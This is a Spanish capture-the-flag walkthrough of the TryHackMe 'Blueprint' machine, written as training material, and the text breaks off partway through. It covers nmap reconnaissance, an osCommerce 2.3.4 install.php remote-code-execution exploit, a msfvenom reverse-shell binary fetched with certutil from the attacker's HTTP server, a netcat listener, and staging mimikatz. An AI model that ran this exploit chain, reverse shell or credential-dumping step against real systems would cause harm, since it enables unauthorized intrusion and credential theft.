

# Blueprint


La máquina Blueprint es una emocionante aventura de hacking que se encuentra en la plataforma de TryHackMe. En esta máquina, tendrás la oportunidad de poner a prueba tus habilidades de hacking y resolución de problemas al enfrentarte a varios desafíos que te llevarán a comprometer la seguridad del sistema.

La máquina Blueprint está diseñada para ser una experiencia realista y auténtica de hacking, por lo que te enfrentarás a diversos desafíos de seguridad que deberás superar para lograr tu objetivo. Desde la enumeración de puertos hasta la explotación de vulnerabilidades y la escalada de privilegios, esta máquina te desafiará a pensar fuera de la caja y a utilizar tus habilidades de hacking para avanzar en la máquina.

Si estás buscando una experiencia desafiante y educativa en el mundo del hacking, la máquina Blueprint es una excelente opción para poner a prueba tus habilidades y aprender nuevas técnicas y conceptos de seguridad. ¡Prepárate para una emocionante aventura de hacking!


## Desarrollo de la máquina

Lo primero que se debe de hacer poder comprometer la máquina, se debe de ejecutar la **VPN** con el comando `sudo openvpn crisa97.ovpn` y debe de mostrar una salida como se puede visualizar en la imagen.



```
2023-05-09 22:50:11 Socket Buffers: R=[212992->212992] S=[212992->212992]
2023-05-09 22:50:11 UDP link local: (not bound)
2023-05-09 22:50:11 UDP link remote: [AF_INET]18.202.168.160:1194
2023-05-09 22:50:12 TLS: Initial packet from [AF_INET]18.202.168.160:1194, sid=e8bb3660 546a4c73
2023-05-09 22:50:12 VERIFY OK: depth=1, CN=ChangeMe
2023-05-09 22:50:12 VERIFY KU OK
2023-05-09 22:50:12 Validating certificate extended key usage
2023-05-09 22:50:12 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2023-05-09 22:50:12 VERIFY ECU OK
2023-05-09 22:50:12 VERIFY OK: depth=0, CN=server
2023-05-09 22:50:12 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bit RSA
2023-05-09 22:50:12 [server] Peer Connection Initiated with [AF_INET]18.202.168.160:1194
2023-05-09 22:50:13 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2023-05-09 22:50:13 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route-metric 1000,route-gateway 10.18.0.1,
opology subnet,ping 5,ping-restart 120,ifconfig 10.18.32.58 255.255.128.0,peer-id 80'
2023-05-09 22:50:13 OPTIONS IMPORT: timers and/or timeouts modified
2023-05-09 22:50:13 OPTIONS IMPORT: --ifconfig/up options modified
2023-05-09 22:50:13 OPTIONS IMPORT: route options modified
2023-05-09 22:50:13 OPTIONS IMPORT: route-related options modified
2023-05-09 22:50:13 OPTIONS IMPORT: peer-id set
2023-05-09 22:50:13 OPTIONS IMPORT: adjusting link_mtu to 1624
2023-05-09 22:50:13 Using peer cipher 'AES-256-CBC'
2023-05-09 22:50:13 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-05-09 22:50:13 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-05-09 22:50:13 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-05-09 22:50:13 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
2023-05-09 22:50:13 net_route_v4_best_gw query: dst 0.0.0.0
2023-05-09 22:50:13 net_route_v4_best_gw result: via 192.168.1.254 dev wlp1s0
2023-05-09 22:50:13 ROUTE_GATEWAY 192.168.1.254/255.255.255.0 IFACE=wlp1s0 HWADDR=76:f4:a6:32:e2:c9
2023-05-09 22:50:13 TUN/TAP device tun0 opened
2023-05-09 22:50:13 net_iface_mtu_set: mtu 1500 for tun0
2023-05-09 22:50:13 net_iface_up: set tun0 up
2023-05-09 22:50:13 net_addr_v4_add: 10.18.32.58/17 dev tun0
2023-05-09 22:50:13 net_route_v4_add: 10.10.0.0/16 via 10.18.0.1 dev [NULL] table 0 metric 1000
2023-05-09 22:50:13 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2023-05-09 22:50:13 Initialization Sequence Completed
```

Una vez ejecutada la **VPN**, procedemos a inicializar la máquina para que nos brinde la **IP** para poder cargar la máquina en el navegador.



Como se puede ver en la imagen anterior, al cargar la dirección **IP** en el navegador la página nos retorna un error 404, una vez analizado el sitio web procedemos a ejecutar una traza **ICPM** para saber el sistema operativo que está ejecutando la víctima.

```
> ~/tryhackme/blueprint/nmap > ✓
ping -c 2 10.10.201.32
PING 10.10.201.32 (10.10.201.32) 56(84) bytes of data.
64 bytes from 10.10.201.32: icmp_seq=1 ttl=127 time=442 ms
64 bytes from 10.10.201.32: icmp_seq=2 ttl=127 time=362 ms


--- 10.10.201.32 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 362.394/402.290/442.187/39.896 ms
```

Como se puede ver, en el **ttl** es de 127, el cual podemos deducir que la víctima está ejecutando un sistema operativo **Windows** base.


Uno de los pasos más importantes al hacer una auditoria de una plataforma es el reconocimiento, ya que por medio de esto podemos detectar fallos de seguridad en plataformas, lo cual procederemos a ejecutar **nmap** para visualizar los puertos que tiene abiertos la máquina que vamos a vulnerar con el comando `nmap -sVC 10.10.201.32 -n -oN scanig`, el parámetro `-sVC` sirve para ver la versión de los servicios identificados y ejecutar script que trae por defecto nmap con vulnerabilidades, el parámetro `-n` permite evitar la resolución de los **DNS** para evitar que el escaneo tarde y el comando `-oN` sirve para almacenar la captura de nmap en el formato propio para almacenar evidencias como se puede visualizar en la imagen.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-09 23:05 -05
Nmap scan report for 10.10.201.32
Host is up (0.36s latency):
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
|_ http-title: 404 - File or directory not found.
|_ http-methods: directory not found.
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp    open  ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
|_ http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Index of /
|_ http-ls: Volume /
|_ SIZE TIME FILENAME
|_ - 2019-04-11 22:52 oscommerce-2.3.4/
|_ - 2019-04-11 22:52 oscommerce-2.3.4/catalog/
|_ - 2019-04-11 22:52 oscommerce-2.3.4/docs/
445/tcp    open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3306/tcp    open  mysql        MariaDB (unauthorized)
8080/tcp    open  http         Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-ls: Volume /
|_ SIZE TIME FILENAME
|_ - 2019-04-11 22:52 oscommerce-2.3.4/
|_ - 2019-04-11 22:52 oscommerce-2.3.4/catalog/
|_ - 2019-04-11 22:52 oscommerce-2.3.4/docs/
|_ http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_ http-title: Index of /
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_ nbstat: NetBIOS name: BLUEPRINT, NetBIOS user: <unknown>, NetBIOS MAC: 02711f33c0b1 (unknown)
|_ clock-skew: mean: -19m54s, deviation: 34m37s, median: 3s
|_ smb2-security-mode:
|_ 210: Untitled1 canvas
|_ Message signing enabled but not required
|_ smb-os-discovery:
|_ OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|_ OS CPE: cpe:/o:microsoft:windows_7::sp1
|_ Computer name: BLUEPRINT
|_ NetBIOS computer name: BLUEPRINT\x00
|_ Workgroup: WORKGROUP\x00
|_ System time: 2023-05-10T05:07:41+01:00
|_ smb2-time:
|_ date: 2023-05-10T04:07:40
|_ start_date: 2023-05-10T03:52:26
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```


Como se puede ver en el escaneo, el sistema cuenta con el **puerto 8080**, el cual está ejecutando **Apache/2.4.23**, una carpeta llamada **oscommerce-2.3.4** y cuenta con un fallo de seguridad llamado **directory listing**, como se puede ver en la siguiente imagen.




Al ingresar en la carpeta se puede visualizar dos carpetas adicionales una tiene el nombre de **catalog** y docs.



Al ingresar a la carpeta **catalog** el sistema permite listar una página toda rústica como se puede ver y al ponerlos sobre los links este sitio nos redirecciona a localhost.



como no s puede obtene información valiosa por este metodo lo que se procede hacer es hacer una busqueda de vulnerabilidades de la version de **OsCommerce** con el comando `searchsploit oscommerce 2.3.4`.




Una vez listado los exploit para descargarlos en nuestra máquina para analizar cada uno para ver cuál nos sirve, con el comando `searchsploit -m 50128.py`.

```
searchsploit -m 50128
Exploit: osCommerce 2.3.4.1 - Remote Code Execution (2)
URL: https://www.exploit-db.com/exploits/50128
Path: /usr/share/exploitdb/exploits/php/webapps/50128.py
Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/crisa97/tryhackme/blueprint/exploits/50128.py
```

Como se puede visualizar en la imagen, el exploit se descargó correctamente, una vez este en la máquina atacante se procede a analizar el exploit para ver las indicaciones con el comando `cat 50128.py`.

```
File: 50128.py
1 # Exploit Title: osCommerce 2.3.4.1 - Remote Code Execution (2)
2 # Vulnerability: Remote Command Execution when /install directory wasn't removed by the admin
3 # Exploit: Exploiting the install.php finish process by injecting php payload into the db_database parameter & read the system
4 # Notes: The RCE doesn't need to be authenticated
5 # Date: 26/06/2021
6 # Exploit Author: Bryan Leong <NobodyAtAll>
7 # Vendor Homepage: https://www.oscommerce.com/
8 # Version: osCommerce 2.3.4
9 # Tested on: Windows
10
11 import requests
12 import sys
13
14 if(len(sys.argv) != 2):
15     print("please specify the osCommerce url")
16     print("format: python3 osCommerce2_3_4RCE.py <url>")
17     print("eg: python3 osCommerce2_3_4RCE.py http://localhost/oscommerce-2.3.4/catalog")
18     sys.exit(0)
19
20 baseUrl = sys.argv[1]
21 testVulnUrl = baseUrl + '/install/install.php'
22
23 def rce(command):
24     #targeting the finish step which is step 4
25     targetUrl = baseUrl + '/install/install.php?step=4'
26
27     payload = "';"
28     payload += "passthru('" + command + "');"
29     payload += "/*"
```

Como se puede ver en la imagen anterior, el exploit nos indica que nos debemos de validar si el directorio **install**, para así validar si se puede explotar la vulnerabilidad que nos indica.



Como se puede ver la página cuenta con el directorio **install** el cual es el asistente de instalación, para poder ejecutar el exploit se lanza con el comando `python3 exploit.py`, como se puede ver en la siguiente imagen este nos da instrucciones para poder explotar el fallo de seguridad.

```
> ~/tryhackme/blueprint/exploits > ✓
python3 exploit.py
please specify the osCommerce url
format: python3 osCommerce2_3_4RCE.py <url>
eg: python3 osCommerce2_3_4RCE.py http://localhost/oscommerce-2.3.4/catalog
```

Se procede a ejecutar el exploit como indica el ejemplo, al ejecutarlo este nos retorna una **Shell** con privilegios de administrador como se puede ver en la imagen.

```
> ~/tryhackme/blueprint/exploits > ✓
python3 exploit.py http://10.10.162.34:8080/oscommerce-2.3.4/catalog/
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$ whoami
nt authority\system

RCE_SHELL$
```

Una vez teniendo acceso al **Shell**, se procede a listar con **dir** para poder ver los directorios, el sistema permite listar, pero no nos deja mover en los directorios.

```
> ~/tryhackme/blueprint/exploits > ✓
python3 exploit.py http://10.10.162.34:8080/oscommerce-2.3.4/catalog/
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$ whoami
nt authority\system

RCE_SHELL$ dir
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes

05/12/2023 05:12 AM <DIR> .
05/12/2023 05:12 AM <DIR> ..
04/11/2019 10:52 PM 447 application.php
05/12/2023 05:17 AM 1,118 configure.php
04/11/2019 10:52 PM <DIR> functions
2 File(s) 1,565 bytes
3 Dir(s) 19,509,354,496 bytes free

RCE_SHELL$
```

Para poder evadir esto, lo que se debe de hacer es crear un **binario malicioso** con **msfvenom** el cual nos permite crear una **Shell** mucho mejor con el comando `msfvenom -p windows/shell_reverse_tcp LHOST=10.18.32.58 LPOST=4444 -e x86/shikata_ga_nai -f exe -o shell.exe`, para saber la **IP atacante** se debe de ejecutar el comando `ifconfig tun0`.

```
> ~/tryhackme/blueprint/exploits > ✓
msfvenom -p windows/shell_reverse_tcp LHOST=10.18.32.58 LPOST=4444 -e x86/shikata_ga_nai -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

Una vez creado el **binario malicioso**, se procede a crear un servidor con **Python** para poder compartir nuestro archivo malicioso con el comando `python3 -m http.server 9000`.



```
> ~/tryhackme/blueprint/exploits > ✓
python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/)
```

Una vez ejecutado el servidor, nos dirigimos a la **Shell de la maquina victima** se procede ejecutar el comando `certutil.exe -urlcache -f http://10.18.32.58:9000/shell.exe .\shell.exe` para poder tranferir el binario a nuestra maquina victima.

```
> ~/tryhackme/blueprint/exploits > ✗ INT > took 34m 50s
python3 exploit.py http://10.10.162.34:8080/oscommerce-2.3.4/catalog/
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$ certutil.exe -urlcache -f http://10.18.32.58:9000/shell.exe .\shell.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

RCE_SHELL$
```

Para poder validar si el archivo se transfirió correctamente, ejecutamos `dir`.

```
RCE_SHELL$ dir
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes

05/12/2023 05:48 AM <DIR> .
05/12/2023 05:48 AM <DIR> ..
04/11/2019 10:52 PM 447 application.php
05/12/2023 05:51 AM 1,118 configure.php
04/11/2019 10:52 PM <DIR> functions
05/12/2023 05:48 AM 73,802 shell.exe
3 File(s) 75,367 bytes
3 Dir(s) 19,509,088,256 bytes free

RCE_SHELL$
```

Ya una vez validado el paso anterior, se procede a ponernos en escucha con **netcat** para poder recibir la **Shell** con el comando `nc -lvnp 4444`.

```
> ~/tryhackme/blueprint/exploits > ✓
nc -lvnp 4444
listening on [any] 4444 ...
```

Una vez hecho el paso anterior nos dirigimos a la máquina víctima el **binario malicioso**, con el comando `.\shell.exe`, el cual nos brinda la **reverse shell**.

```
> ~\tryhackme/blueprint/exploits > ✓
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.18.32.58] from (UNKNOWN) [10.10.162.34] 49413
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes>nc -lvnp 4444
```

Ya dentro de la maquina debos proceder a validar la arquitectura de esta con el comando `echo %processor_architecture%` el cual nos indica que es de **X32**.

```
C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes>echo %processor_architecture%
echo %processor_architecture%
x86
```

Una vez hecho el paso anterior se procede a buscar **mimikatz**, con el comando `locate mimikatz` ya localizado este se procede a copar este en el directorio actual con el comando `cp /usr/share/mimikatz/Win32/mimikatz.exe .` como se puede ver en la imagen.

```
> ~\tryhackme/blueprint/exploits > ✓
cp /usr/share/mimikatz/Win32/mimikatz.exe .
> ~\tryhackme/blueprint/exploits > ✓
l
exploit.py  mimikatz.exe  shell.exe
```

Ya hecho el paso anterior se procede a levantar un servido con **Python** para poder pasar el ejecutable a la máquina víctima, como se aprecian en las siguientes imágenes.

```
> ~\tryhackme/blueprint/exploits > ✓ > took 2m 42s
python3 -m http.server 9000
